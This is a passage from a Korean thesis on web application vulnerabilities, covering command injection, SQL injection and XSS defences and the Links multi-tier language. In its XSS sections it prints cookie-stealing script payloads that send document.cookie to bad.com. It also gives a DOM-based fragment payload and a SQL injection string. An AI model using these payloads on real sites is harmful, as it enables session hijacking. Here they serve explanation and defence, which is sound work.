른 기업에까지 침해 사고로 진행된 공급망 공격이다. 공격자는 이 FTA에 이미 존재하는 SQL Injection 취약점을 이용해 sftp_account_edit.php 파일에 대한 접근 권한을 획득한 뒤 데이터베이스에서 함께 사용되는 키를 검색했다. 그 후 Accellion의 유틸리티인 admin.pl이 실행되어 eval 웹 셸이 oauth.api에 기록되었다. 이후 OS command 실행을 통해 공격자가 원하는 임의의 셸 명령을 실행해 FTA의 MYSQL 데이터베이스에서 사용 가능한 파일 목록을 추출해 html 페이지에 해당 파일과 메타 데이터(파일 ID, 경로, 파일 이름, 업로드 및 수신자)를 나열한 뒤 파일을 내려받았다. [16]

command injection이 발생하면 현재 command를 실행시키는 웹 애플리케이션의 권한에 해당하는 만큼 서버에서의 권한을 획득할 수 있다. 이를 통해 전체 시스템을 탈취하거나 서비스 거부, 서버 내 중요한 정보 유출, 다른 시스템에 대한 공격용 패드, botnet이나 cryptominig을 위한 시스템으로 전락할 수 있다.

이를 방지하기 위해 OS command 실행을 최소화하여 OS command 대신 서드파티의 라이브러리 사용을 지향하여야 한다. 또 피치 못하게 OS command를 사용하여야 할 때는 실행 권한을 root가 아닌 제한된 권한으로 설정된 user로 실행하여 피해를 최소화하여야 한다.

웹 애플리케이션 언어별 command injection에 취약한 함수는 각각 다음의 표와 같다. [17] 이런 함수를 사용할 때는 접근 권한 설정에 항상 유의하여 사용하여야 한다.

표 2 언어별 command injection에 취약한 함수

언어	취약 함수
Java	System.* (특히 System.runtime 등), Runtime.exec()
C/C++	system(), exec(), ShellExecute()
Python	exec(), eval(), os.system(), os.popen(), subprocess.popen(), subprocess.call()
Perl	open(), sysopen(), system(), glob()
php	exec(), system(), passthru(), popen(), rquire(), include(), eval(), preg_replace(), shell_exec(), proc_open(), eval()

2.1.2.4. SQL Injection 공격의 방어

SQL Injection을 방어하기 위해 프로그램의 입력을 SQL 코드와 별도로 분리하여야 한다. SQL 쿼리에서 작은따옴표는 데이터의 입력(literals)과 SQL 구문(syntactics)이라는 다른 두 별개의 유형의 컨텍스트에 나타난다. [12] SQL Injection 공격을 방어하기 위한 아이디어는 3가지로 정리할 수 있다.

첫 번째, escape를 통해 쿼리에 입력하기 전 사용자의 입력을 escape 하는 것이다. 그러나 이 방법은 다른 방어 수단에 비해 취약하고, 모든 SQL Injection에 활용할 수 없다.

두 번째, deny list를 통한 입력 필터링은 알려진 입력 방법이나 키워드를 정리해 입력값을 필터링하는 것이다. 그러나 새로운 공격이 알려질 때마다 deny list를 업데이트 해야 한다는 단점이 존재한다.

마지막, postive validation은 사전 승인된 입력만을 허용하는 방법이다. 매개변수화된 쿼리와 함께 미리 명령문을 prepared 해 놓는 방법이 있다. 작성하기 쉽고 동적 쿼리보다 이해하기 쉽다. 개발자가 미리 모든 SQL 코드를 정의한 다음 매개 변수를 쿼리에 전달하도록 한다. 이런 개발 스타일을 사용하면 사용자 입력과 관계없이 데이터베이스에서 코드와 데이터를 구분할 수 있게 된다. 예를 들어 공격자가 userID를 입력할 때 jane' or '1' = '1 과 같이 입력하면 매개 변수화된 쿼리는 쿼리의 의도가 변경되지 않고 전체 문자열(jane' or '1' = '1)과 그대로 일치하는 사용자 이름을 찾는다.

또는 미리 프로시저를 저장해 놓는 방법이 있다. 개발자는 일반적으로 크게 벗어나지 않는 한 자동으로 매개 변수화되는 매개 변수를 사용해 SQL 문을 작성한다. prepared 된 명령문과 저장 프로시저의 차이점은 저장 프로시저에 대한 SQL 코드가 정의되어 데이터베이스 자체에 저장된 다음 애플리케이션에서 호출된다는 것이다. 이 두 방법은 SQL Injection 방지에 동일 효과를 가지므로 적절한

방법을 선택해 사용해야 한다. SQL 호출 시 모든 prepared 명령문과 저장된 프로시저에서 바인드 변수들을 사용하고 동적 SQL 쿼리를 피해야 한다.

그러나 prepared statement 사용을 통해 SQL Injection 공격의 방어가 가능하지만, 여전히 프로그래머의 실수로 인한 누락이나, prepared statement 사용에 의한 프로그램 구조의 복잡성 증가와 같은 해결하기 까다로운 어려움이 존재한다.[18]

SQL 쿼리에서 언제나 바인드 변수를 사용할 수 있는 것은 아니다. 테이블이나 column의 이름 등에서는 사용할 수 없을 수 있다. 이런 상황에서는 입력 유효성 검사나 쿼리 재설계를 통해 방어할 수 있다. 테이블이나 column의 이름이 사용자 매개 변숫값의 대상이 되면 매개 변숫값을 유효한 테이블이나 column 이름에 매핑하여 검증되지 않은 사용자 입력이 쿼리에서 끝나지 않도록 주의해야 한다.

애플리케이션이 안전하게 인터프리터를 사용하는지 알아보기 위한 빠른 방법은 코드를 검사하는 것이다. 코드 분석 도구는 보안 분석가가 인터프리터의 사용과 애플리케이션을 통한 데이터 흐름을 찾는 것에 도움을 준다. 자동화 도구의 동적 스캐닝을 통해 악용되는 몇 가지 결함을 찾을 수 있으니 이 스캐너 도구를 이용해 공격의 성공 여부를 감지하는 것은 어려우므로 신뢰할 수 없는 데이터를 명령어와 쿼리 문으로부터 분리하여 관리하는 것이 예방에 효과적이다. 인터프리터를 사용하지 않는 안전한 API 나 변수화된 인터페이스를 제공해 사용하는 방법이 있다. 변수화되었지만 injection을 유발할 가능성이 있는 저장된 프로시저들과 같은 API 사용에 주의해야 한다. 만약 변수화된 API 사용이 어려울 시 이러한 인터프리터에 특화된 예외 처리 구문을 사용해 특수문자 처리에 신중해야 한다.

SQL Injection 공격을 완화하기 위한 여러 방어 메카니즘은 아래와 같이 연구가 진행되어 있다.

AMNESIA[19]는 모델 기반 접근법을 사용해 데이터베이스에서 불법 쿼리가 실행되기 전에 탐지한다. 정적 분석을 사용해 어플리케이션에 의해 생성될 수 있는 합법적 쿼리 모델을 자동으로 구축해 런타임 시 일치하는 쿼리만을 허용하고, 동적으로 런타임 모니터링을 사용해 동적으로 생성된 쿼리를 검사하고 정적으로 구축된 모델과 비교하여 확인한다.

SQLCheck[20]는 데이터 분석으로 쿼리 분석으로 강화한 패턴 탐지 알고리즘을 통해 애플리케이션의 전반적인 컨텍스트가 개발자가 정의해놓은 쿼리 문법을 준수하는지 아닌지에 대한 패턴을 찾고 수정한다.

SQLGuard[21]는 런타임에 사용자 입력을 포함하기 전 SQL 문의 구문 분석 트리와 입력을 포함한 후의 구문 분석 트리를 비교한다.

WebSSARI[22]는 웹 애플리케이션 취약성을 보안 정보 흐름의 문제로 간주하여 타입 시스템 및 타입 스테이트에서 파생된 격자 기반 정적 분석 알고리즘을 생성해 분석하는 동안 취약한 것으로 간주되는 코드 섹션은 런타임 가드로 계측되어 사용자의 개입 없이 웹 응용 프로그램을 보호하는 알고리즘의 테스트를 정보 흐름 분석 (오염 분석), 정적 분석 및 사전 정의된 조건을 준수하여 진행한다.

이렇게 SQL Injection 공격을 완화하기 위한 방어 메커니즘이 존재하지만, SQL Injection 방어를 위해 개발자는 계속해서 새로운 공격 기법에 관한 공부와 그에 따른 레거시 코드 처리에 대한 문제가 남아있다.[12]

사용성 및 보안을 위해 Garfinkel[23]은 definitive survey를 제공하는 반면 Whitten[24]은 Wash의 mental 모델과 특히 보안 이메일 클라이언트(PGP 5.0)에 중점을 둔 통찰력 있는 초기 치료를 제공한다.

Chiasson[25]은 특히 비밀번호 관리자에 중점을 둔다. Herley[26]는 사용자

가 보안 조언을 합리적으로 거부하는 이유에 관해 설명하고, 피싱이 작동하는 이유에 대해서는 Dhamija[27]를 참조할 수 있다. Jakobsson[28]은 관련 article들의 모음을 제공하고, security indicators에 대해서는 Google Chrome HTTPS indicator에 대해 Felt[29], 모바일 브라우저는 Amrutkar[30], 사이트 ID 신뢰도와 HTTPS 암호화의 구별에 대해서는 Biddle[31], trusted path에 대한 소개는 Ye[32]와 Zhou[33]에서 확인할 수 있다.

기존에는 이렇게 취약점을 방어하기 위해 개발자가 특정 라이브러리를 이용하여 프로그램을 작성해야 하므로 이 과정에서 실수가 일어날 가능성이 있다. 프로그래밍 언어의 설계로 이러한 취약점을 방어할 수 있는지에 대해 알아볼 필요성이 있다.

2.1.3. XSS (Cross-Site Script)

웹 애플리케이션 사용이 증가함에 따라 XSS 취약점은 가장 일반적인 취약점 중 하나로 꼽힌다. 특히 XSS 공격은 다른 보안 위협과 비교해 목표 시스템의 환경의 영향을 크게 받으며 쉽게 공격할 수 있고 성공할 때 그 영향이 크기 때문이다. [34]

XSS 취약점에 대한 개요는 CERT advisory[35]에서의 정리에 이어 Garcia-Alfaro[36]의 survey를 통해 XSS 공격의 예방을 위한 접근법과 각 접근법 별 장점과 한계에 대해 정리되어 있다.

많은 방어 제안 중 Noxes[37]는 자바 스크립트 코드의 식별이 어려운 클라이언트 측 보호를 기반으로 하여 웹 프록시 역할을 통해 수동 및 자동으로 생성된 규칙을 모두 사용하여 HTML 인코딩 체계의 높은 유연성으로 공격자가 신뢰할 수 있는 사이트에 악의적입 스크립트가 주입되는 것을 방지할 수 있는 서버 측 입력 필터를 우회하는 것을 방지해 사용자의 정보 유출을 효과적으로 보호한다.

이와 대조적으로 BLUEPRINT[38]는 브라우저의 변경은 없지만, 웹 애플리케이션과의 통합을 통해 신뢰할 수 없는 콘텐츠를 해석하기 위해 브라우저에 대한 신뢰를 최소화하여 비정상적인 브라우저의 동작에도 불구하고 광범위하게 배치된 기존 웹 브라우저에서 효과적으로 설계되어 XSS 공격에 대한 강력한 방어와 웹 브라우저와의 우수한 호환성, 합리적인 성능 오버헤드를 보인다. 이러한 연구를 통해 XSS 취약점에 관한 연구를 살펴볼 수 있다.

Kern[39]에서 XSS 취약점이 어떻게 발생하는지와 실제 웹 응용 프로그램 소프트웨어 개발에서 이를 회피하는 것이 어려운 이유에 대한 개요와 이러한 문제를 해결하기 위해 Google에서 개발된 소프트웨어 설계 패턴에 대한 통찰을 찾아볼 수 있다. 이러한 소프트웨어 설계 패턴의 주된 목표는 XSS 버그의 가능성을 애플리케이션 코드 베이스의 작은 부분으로 제한해 이러한 종류의 보안 버그가 없는지에 대해 추론하는 능력을 크게 발전시켜 XSS 취약점의 발생률을 감소시킨다.

WeinBerger[40]은 웹 템플릿 프레임워크에 대한 관련 연구와 HTML, JavaScript, URIs와 Cascading Style Sheets에 대한 separate 파서를 포함한 input sanitization의 문제에 대한 배경을 확인할 수 있다. 이에 대한 자세한 내용은 Zalewski[41]의 책을 통해 확인할 수 있다. [12]

웹 애플리케이션이 구축된 사이트를 직접 공격하여 내부 정보를 가져가는 것은 아니지만 간단해 보이는 공격을 통해 큰 영향을 주는 것이 특징으로 웹 애플리케이션이 사용자의 브라우저에서 스크립트를 실행한다는 점을 이용한다는 것이 XSS 공격의 핵심 동작 원리이다.[42]

이 XSS 공격의 원리를 이해하기 위해서는 웹 애플리케이션의 사용자 인증 방법에 대해 이해하여야 하는데, 웹 애플리케이션은 사용자를 ID와 비밀번호를 통해 신원을 확인한다. 신원 확인 끝나고 나면 웹 애플리케이션이 사용자에게 쿠키라고 하는 고유한 값을 전달하여 그 이후로는 사용자가 ID와 비밀번호를 입력하

지 않아도 이 쿠키를 통해 해당 사이트의 기능을 이용할 수 있게 된다. 이 쿠키는 사용자와 웹 사이트를 연결해주는 정보가 담겨 있어 웹 사이트에서는 이 쿠키를 이용해 사용자의 정보를 수집할 수 있다. XSS 공격은 다른 사용자의 정보를 추출하는 것이 목표인데 보통 사용자가 웹 서버로 전송하는 고유의 쿠키 값을 가져온다.[43]

클라이언트 측에서 실행되는 Client-Side Script 언어로 작성된 코드를 사용자 입력으로 주면 이 코드가 클라이언트 컴퓨터에 그대로 전달되어 브라우저상에서 실행되는 것이다. [34] 따라서 출력 페이지에서 해당 입력값을 포함하기 전에, 사용자가 입력한 입력값이 제대로 예외 처리되었는지 확인하지 않거나, 입력값에 대한 유효성 검사를 통해 안정성을 검증하지 않으면 XSS 공격에 취약하다. 적절한 출력값 예외 처리 또는 별도의 유효성 검사 없이 브라우저에서 입력이 활성화된 콘텐츠로 처리될 때를 주의해야 한다.

XSS 공격은 크게 다음과 같이 세 가지로 분류한다.

2.1.3.1. Stored(저장) XSS

가장 일반적인 유형의 XSS 공격으로 탐지하기가 가장 쉬우면서도 가장 많은 사용자에게 영향을 끼치는 공격이다. 게시판과 같이 사용자가 글을 저장하는 기능이 있는 애플리케이션에서 해당 부분에 정상적인 평문 대신 악성 스크립트 코드를 입력해 저장해 놓으면 사용자가 게시물을 클릭하여 열람하는 순간 공격자가 입력해 저장해둔 공격 스크립트 구문이 실행되어 사용자의 쿠키와 같은 정보가 유출되거나 다른 공격이 실행되게 된다.

클라이언트는 서버에 리소스를 보내고, 서버는 클라이언트로부터 받은 리소스를 통해 데이터베이스를 업데이트한다. 이때 악의적인 스크립트가 사용자의 클라이언트에서 몰래 실행되면 리소스에 다른 사용자가 접근할 수 있게 된다. 스크립트는 클라이언트에서 실행되지만, 스크립트는 서버 측 데이터베이스에 저장된다.



그림 15 Stored XSS 공격 흐름

stored XSS 공격은 응용 프로그램 자체 내에 포함된 공격을 가능하게 하는데 공격자는 사용자가 특정 요청을 하도록 유도하는 방법을 찾을 필요 없이 사용자가 애플리케이션 내부에 배치해 둔 공격자의 스크립트를 클릭하기만을 기다리면 된다.

[그림 16]는 stored XSS 공격에 사용되는 스크립트의 예시이다. 사용자가 게시글을 올릴 수 있고, 이 게시글을 추후 다른 사용자가 확인할 수 있는 웹 게시판이 있을 때, 악의적인 의도를 가진 공격자가 [그림 16]과 같은 내용을 포함해 게시글을 작성한다면 추후 다른 사용자가 해당 게시글을 확인할 때 해당 공격 스크립트가 실행된다.[12]이름=값 쌍의 문자열로 현재 문서에 대한 브라우저의 전체 쿠키 집합인 GET 요청이 발생한다. 그 영향으로 badsite.com에 쿠키가 전송된다.[12]

```
Here is a picture of my dog <img id="mydogpig" src="dog.jpg"><scrip
t>document.getElementById("mydogpic").src="http://bad.com/dog.jpg?ar
g1=" + document.cookie</script>
```

그림 16 Stored XSS 공격 예시

Stored xss 공격은 게시판과 같이 사용자가 글을 입력하는 환경에서 스크립트에 대해 필터링을 하지 않는 환경에서 주로 발생한다. 일반적으로 [그림 17]과 같은 형태로 구성된다. Burp suite와 같은 웹 취약점 스캐너 도구를 사용해 이

러한 stored xss의 탐지를 진행할 수 있다. 수동으로 테스트하여 공격자가 제어할 수 있는 데이터가 애플리케이션의 처리에 접근할 수 있는 모든 지점과 해당 데이터가 애플리케이션의 응답으로 나타나는 모든 지점을 테스트하는 것은 어려울 수 있다. [44]

무해한 내용 <script>악의적인 JavaScript</script>

그림 17 일반적인 Stored XSS 공격 예시

2.1.3.2. Reflected(반사) XSS

Reflected XSS 공격은 Stored 공격과 같은 원리로 작동하지만, 데이터베이스에 저장되지 않고 일반적으로 서버를 공격 목표로 삼지 않는다는 점에서 차이점이 있다. 웹 애플리케이션에 스크립트를 저장하지 않고, URL의 변수 부분과 같이 스크립트 코드를 입력해 서버에 전송된 입력 일부나 전체를 포함하는 응답이 웹 서버에 반영되는 공격이다. [43]

서버가 HTTP 요청에서 직접 데이터를 읽고 HTTP 응답에 다시 반영한다. 공격자가 사용자가 취약한 웹 애플리케이션에 악성 정보를 제공하도록 하며 이것이 다시 피해자에게 반사되어 웹 브라우저에서 실행된다. [45]

주로 사용되는 일반적인 공격 방식은 사용자의 메일로 사용자 입력값에 악성 스크립트 코드를 삽입한 URL을 포함해 사용자가 URL을 클릭하도록 요구한다. 이를 통해 피싱 공격의 일부로 자주 사용되어 악용된다. 사용자가 URL을 클릭해 웹페이지 요청을 보내면 웹 서버에서 공격 문자열을 적절한 처리 없이 그대로 웹페이지에 반사해 전송한다. 그러면 사용자의 웹 브라우저는 공격 문자열을 코드로 인식해 실행하고, 이로써 실행할 스크립트와 함께 렌더링할 메시지를 전달해주는 서버에 의존하지 않고 브라우저의 클라이언트 코드에 영향을 직접 주는 공격이 이루어진다. [46]



그림 18 Reflected XSS 공격 흐름

File-not-found: filepath-requested

그림 19 Reflected XSS 공격 예시 - 매개 변수화된 스크립트

[그림 21]는 reflected xss 공격에서 사용되는 스크립트의 예시이다. 사용자가 공격자가 제어하는 사이트 www.start.com 으로 리디렉션 되거나 방문하고, 안전한 사이트 www.good.com 가 [그림 19]와 같이 매개 변수화된 스크립트에 의해 생성된 오류 페이지로 일반적인 file-not-dound 오류에 응답한다고 가정한다.

Our favorite site for deals is www.good.com: <a href='http://www.good.com/ **<script>document.location="http://bad.com/dog.jpg?arg1="+document.cookie;</scrip>**' Click here

그림 20 Reflected XSS 공격 예시 - HTML 파일

www.start.com 이 [그림 20]과 같은 텍스트를 포함하는 HTML 파일을 제공할 때 <a> href 특성은 event-driven으로 링크를 클릭하면 실행된다. 작은따옴표로 묶인 URL에서, 도메인 뒤의 문자열은 파일 경로로 스크립트 블록이다. 하지만 여기서 사용자가 안전한 사이트의 링크를 클릭하면, 자동으로 생성된 에러 페이지가 도메인 외부에 있는 문자열을 파일 경로로 해석한다고 가정해보면 클릭 시 브라우저는 안전한 사이트인 www.good.com 의 리소스를 가져오려고 시도하며, [그림 21]과 같은 피해자의 브라우저가 렌더링할 HTML 텍스트로 스크립트가 삽입되어 있는 이 텍스트는 파일 경로로 잘못 해석되어 사용자 브라우저

에 반영되어 렌더링 될 때 실행되어 브라우저가 로드하려고 시도한 링크의 도메인인 www.good.com에 대한 사용자 쿠키를 매개 변수로 bad.com에 보내고 브라우저를 bad.com으로 리디렉션 한다.

```
File-not-found: <script>document.location="http://bad.com/dog.jpg?arg1=" + document.cookie; </script>
```

그림 21 Reflected XSS 공격 예시 - 브라우저가 렌더링할 HTML 텍스트

2.1.3.3. DOM-Based XSS

DOM based XSS 공격은 DOM (Document Object Model) 기반 크로스 사이트 스크립팅의 약자로, Stored나 Reflected 방식과 유사해 보이지만 실행 시 브라우저 DOM 환경을 사용해 서버가 아닌 클라이언트를 공격하는 것이 특징이다.

DOM은 정적 문서의 요소들을 객체로 구성해 브라우저에서 실행되는 정적 문서의 요소에 동적으로 접근하여 업데이트가 가능하도록 하는 언어 중립적 API이다. 페이지 자체는 변경되지 않지만, 공격자가 URL에 주입해놓은 악성 코드가 사용자의 브라우저에서 클라이언트 측 스크립트 코드에 의해 실행되어 DOM에 접근해 공격이 실행되는 것이다. 클라이언트 측 자바스크립트가 브라우저의 DOM에 접근하는 것이 가능해 일어난다.

즉, HTTP 응답에는 악성 코드가 없지만, 클라이언트 측 스크립트 코드가 예외 상황으로 인해 실행되어 웹페이지가 포함하고 있는 클라이언트 측 스크립트 코드가 DOM에서 악의적인 조작을 수행해 발생한다. DOM 구현의 차이로 브라우저에 따라 취약하기도 하고 그렇지 않기도 하여 다양한 브라우저가 사용되고 있는 최근에는 탐지가 매우 어렵다. [42]

실행되는 악성 스크립트 코드는 현재의 웹페이지에 포함된 사용자의 개인정보나 중요 데이터에 접근하거나 공격자의 서버로 전송하는 것이 가능하다. 웹 애플리케이션의 취약점을 이용해 주입한 악성 스크립트 코드가 서버 측의 검증을 회

피하고 사용자의 브라우저 안에서 클라이언트 측 스크립트 코드에 의해 실행되는 것이다. [46]

① 공격자가 공격 스크립트가 포함된 URL 피싱 ② 사용자가 해당 URL 클릭해 서버에게 Request (공격 스크립트가 삽입된 HTML 파편 문자 #의 오른쪽 부분을 브라우저의 DOM에 저장하고 공격 스크립트가 포함되어있지 않은 앞부분만 전송) ③ 서버가 Request를 Response ④ 사용자의 브라우저에서 Response로 받은 HTML 문서를 처리하면서 DOM에 저장된 공격 스크립트 실행으로 공격자에게 사용자 정보 전송

그림 22 DOM-Based XSS 흐름

여기서 공격에 활용되어 URL에 쓰인 #은 fragment identifier(부분 식별자)로 리소스 자체의 다른 부분을 가리킨다. 일반적으로 URL은 protocol, domain name, path 3개의 부분으로 구성되는데, 여기서 path 부분에서 매개 변수가 부분 식별자가 포함되기도 한다. 매개 변수는 URL을 통해 리소스에 일부 정보를 전달할 때 사용되는데 URL 끝부분에서? 기호 뒤에 등호로 구분된 key-value 쌍으로 전달된다. 이렇게 전달된 정보는 HTTP GET 요청을 통해 공유된다.

부분 식별자는 매개 변수와는 다른 역할을 수행하는데, HTML 페이지 내의 닻을 참조하는 데 사용된다. 만약 HTML 페이지 내에 id 속성값이 정해져 있고, 이 닻이 해당 id 속성값을 가리킨다면 브라우저에서 URL을 로드할 때 페이지가 자동으로 스크롤 되어 HTML 페이지 내에서 해당 id 속성값인 섹션으로 향하는 것이다.

예를 들어, [그림 6]과 같은 URL이 있을 때 [그림 23]과 같이 공격할 수 있다. 사용자가 [그림 23]의 링크를 클릭하면, 브라우저가 해당 요청을 서버에 전송하고, 서버에서 위의 자바스크립트 코드가 포함된 페이지를 응답한다.

```
https://start.com/board.php#number=<img src=x onerror=<공격 script>>
```

그림 23 DOM-Based XSS 공격 예시

이 부분 식별자를 브라우저의 URL에서 수동으로 변경하여 enter 키를 누른다면 페이지는 다시 로드되지 않고 브라우저는 페이지를 새 위치로만 스크롤 한다. 브라우저 기록에는 새 항목을 기록함으로써 사용되지만, HTTP 요청에서는 전송되지 않아 서버 측에서 확인할 수 없다.

HTTP를 사용해 URL 링크를 따라갈 때의 단계는 세 단계로 나눌 수 있다. 클라이언트가 URL 일부를 구문 분석해 연결할 서버를 파악한 뒤 URL을 request로 서버에 보낸다. 서버는 URL의 나머지 부분을 구문 분석해 참조되는 개체를 파악한 뒤 일부 변환을 클라이언트에 response한다. 이 response를 클라이언트가 해석해 웹페이지를 구현하는데, 여기서 클라이언트가 response를 해석할 때 DOM을 생성한다. 이렇게 생성된 DOM이

이렇듯 부분 식별자 #을 사용할 때 해당 부분이 HTTP 요청에서 전송되지 않는다는 점을 악용하여 xss 공격에 활용하는 것이 dom-based xss 공격 방법의 하나다.

dom based xss 공격 예시이다.[46]

따라서 위와 같은 예제에서 http://www.test.com/page.html?name=Joe 였던 URL을 http://www.test.com/page.html#name=<script 공격 구문>으로 변경하여 script 공격 구문이 HTTP 요청에 전송되지 않도록 하여 서버 측의 보안 규정에 걸리지 않도록 하는 것이다.

2.1.3.4. XSS 공격의 방어

tag filtering, evasive encoding, input sanitization

XSS 취약점 방어의 주된 과제는 웹 응용 프로그램이 사용자의 복잡한 HTML 입력을 허용하는 것과 동시에 악의적인 스크립트 콘텐츠를 허용하지 않는 것이다.[47]

XSS 공격을 막기 위해 대부분의 애플리케이션에서 수행하는 서버 측 필터링은 단순한 XSS 공격을 막는 데는 도움이 되지만 이는 곧 필터링을 회피하는 새로운 공격으로 이어진다.

예를 들어, HTML 마크업 태그의 악의적인 삽입을 방지하기 위해 필터는 출력 이스케이프를 통해 <를 <로 >를 > 와 같이 대체한다. 그러면 브라우저 파서는 <script>를 실행 컨텍스트를 호출하지 않고 <script>라는 일반 텍스트로 처리한다. 차례로, "<script>" 문자열을 찾는 필터를 피하고자 삽입된 코드는 처음 12자를 ASCII "<s"로 인코딩한 기능적으로 동등한 문자열인 "<script>"에 대해 대체 인코딩을 사용할 수 있다. 이러한 회피 인코딩을 처리하기 위해 정규화 단계를 사용해 URI를 포함한 입력을 공통 문자 인코딩에 매핑할 수도 있다.[12] onmousover 와 같은 태그 및 이벤트 속성 제거, content validation, output escaping을 통해 데이터 입력에서의 잠재적인 악의적 요소를 제거하는 프로세스이다.[12][48][49]

여기서 사용되는 Content Security Policy[50]에 기반해 XSS 방어에 사용된다. Ajax 보안에 대해서는 Hoffman[51], Ajax에서 사용되는 XMLHttpRequest에 대해서는 http://www.we.org/TR/XMLHttpRequest/에서 더 자세한 정보를 확인할 수 있다. JSON(JavaScript Object Notation)[52]은 일반적으로 Ajax에서 XML 대신 사용된다. JSONP와 CORS는 도메인간 제한을 완화한다.

문맥(본문, 속성, Javascript, CSS, URL 등)에 따라 신뢰할 수 없는 데이터에 대해 올바른 예외 처리를 진행하는 것이다. 또 입력값 검증 시 postive나 화이트리스트 방식 등을 이용하여 입력값 검증을 진행하는 것이다. 그런데도 많은 애플리케이션에서는 입력값에 특수문자가 필요한 때도 있으므로 해당 데이터에 대하

여 문자, 길이, 형식 등의 유효성 검사를 진행하여야 한다.

자동화 도구를 통한 XSS 탐지에 대한 시도가 이루어지고 있지만, 각각의 애플리케이션들은 각각 다른 방식으로 출력 페이지를 구축하고, Javascript, activex, 플래시 등 각각 다른 브라우저 인터프리터를 사용하기 때문에 이를 탐지하는 것은 어렵다. 따라서 자동 탐지 외에도 전체적인 범위에서 수동으로 코드를 검토하고 침투 테스트가 필요하다.[3] 이를 방지하기 위해 활성화되어있는 브라우저 콘텐츠와 신뢰할 수 없는 데이터를 분리해야 한다.

2.2. Links

다계층 프로그래밍 언어 중 하나인 Links는 클라이언트 계층, 서버 계층 및 데이터베이스 계층에 대한 액세스를 포괄하는 정적으로 형식화된 언어이다.[53]

예를 들어 일반적인 웹 시스템은 웹 브라우저와 같은 클라이언트 계층, 핵심 로직을 실행하는 애플리케이션 계층, 데이터베이스 서비스를 포함하는 백엔드 계층 등으로 구성된다. 이러한 계층들을 사용하기 위해서 프로그래머는 Java나 Python과 같은 언어를 여러 개 사용해야 한다. 이렇게 여러 언어로 작성된 계층 간 인터페이스가 일치하는지 확인하는 것은 어려운 일이므로 브라우저나 데이터베이스의 코드가 종종 부분적으로 런타임에 생성되어 웹 애플리케이션을 디버그하기 어렵게 만드는데 이 어려움을 웹 시스템에서 임피던스 불일치라고 부른다.

Links는 브라우저, 서버, 백엔드 세 계층을 모두 포함하는 언어를 제공함으로써 임피던스 불일치를 감소시킨다. Links는 브라우저에서 실행되는 JavaScript와 데이터베이스에서 실행되는 SQL 문으로 변환되어 핵심 로직이 해석되거나 OCaml을 통해 컴파일된다. 이 모든 코드는 Links 컴파일러를 통해 견고하게 생성된다.

이를 통해 프로그래머의 오류 가능성을 감소시키고 일반적인 자동 검사에서 나타나지 않는 계층 간 통신 type-checking이 가능하게 된다. 계층 구조에 대한

상호작용을 더 쉽게 관리하는 것이다. 예를 들어 개발자가 클라이언트나 서버의 코드를 수정해야 하는 경우 일반적으로는 여러 위치의 코드를 수정해야만 한다. 하지만 Links는 계층 간 코드를 다시 선정하는 정도로 간단하게 문제를 해결할 수 있다.

다음 주소는 Links 예제 프로그램의 주소이다.

http://examples.Links-lang.org:8080/

이 예제 프로그램과 코드를 통해 Links 언어의 기본 구문과 이 논문에서 중요하게 다룬 네 가지 주요 특징에 관해 설명하고자 한다.

Dictionary suggest

Search for definitions

Search: premium

Click a definition to edit it.

premiums of Premium

premium Something offered or given for the loan of money; bonus; -- sometimes synonymous with interest, but generally signifying a sum in addition to the capital.

premium A sum of money paid to underwriters for insurance, or for undertaking to indemnify for losses of any kind.

premium A sum in advance of, or in addition to, the nominal or par value of anything; as, gold was at a premium; he sold his stock at a premium.

premium A reward or recompense; a prize to be won by being before another, or others, in a competition; reward or prize to be adjudged; a bounty; as, a premium for good behavior or scholarship, for discoveries, etc.

New definition

Word:

Meaning:

Add

그림 24 Links 사전 프로그램

위의 [그림 24]는 Links 사전(Links Dictionary) 프로그램으로 이 애플리케이션을 사용하면 영어 사전과 같이 단어를 검색하고 수정할 수 있다. 시작 시 사용자는 검색 상자에 원하는 단어를 입력하면 응용 프로그램은 해당 지점에서 해당하는 10개의 단어와 그 뜻을 보여준다. 새 정의를 추가하거나 기존 정의를 업데이트, 삭제할 수 있다.

이 애플리케이션에서는 클라이언트에서 모든 키 입력이 백엔드에서 데이터베이스 조회를 수행하고 프론트엔드에서 화면을 업데이트하기 때문에 Links의 interactive 기능과 Links 프로그램이 클라이언트와 서버 간 통신하는 방법을 확인할 수 있다.[54]

```
var defsTable =
  table "definitions"
  with (id:String, word:String, meaning:String)
  where id readonly from database "dictionary";
fun newDef(def) server {
  insert defsTable values (word, meaning) [def]
}
fun updateDef(def) server {
  update (d <-- defsTable)
   where (d.id == def.id)
    set (meaning=def.meaning)
}
fun deleteDef(id) server {
  delete (def <-- defsTable)
   where (def.id == id)
}
fun completions(s) server {
  if (s == "") []
  else {
    query [10] {
      for (def <-- defsTable)
       where (def.word =~ /^{s}.*/)
       orderby (def.word)
        [def]
    }
  }
}
fun redraw(xml, defId) {
  domReplaceChildren(xml, getNodeById("def:" ^^ defId))
```

```
}
mutual{
  fun editDef(def) client {
    redraw(
      <div class="edit-def">
      <form method="POST"
         l:onsubmit="{
           var def = (id=def.id, word=w, meaning=m); updateDef(def);
           redraw(formatDef(def), def.id)}">
       <table>
        <tr><td class="label-col">Entry:</td><td>
         <span class="btw">editing</span>
         <input l:name="w" value="{def.word}"/></td></tr>
        <tr><td class="label-col">Meaning:</td><td>
         <textarea l:name="m" rows="5" cols="80">{
          stringToXml(def.meaning)}</textarea></td></tr>
       </table>
       <button l:onclick="{deleteDef(def.id); redraw([], def.id)}"
        style="float:right" type="button">Delete</button>
       <button type="submit">Update</button>
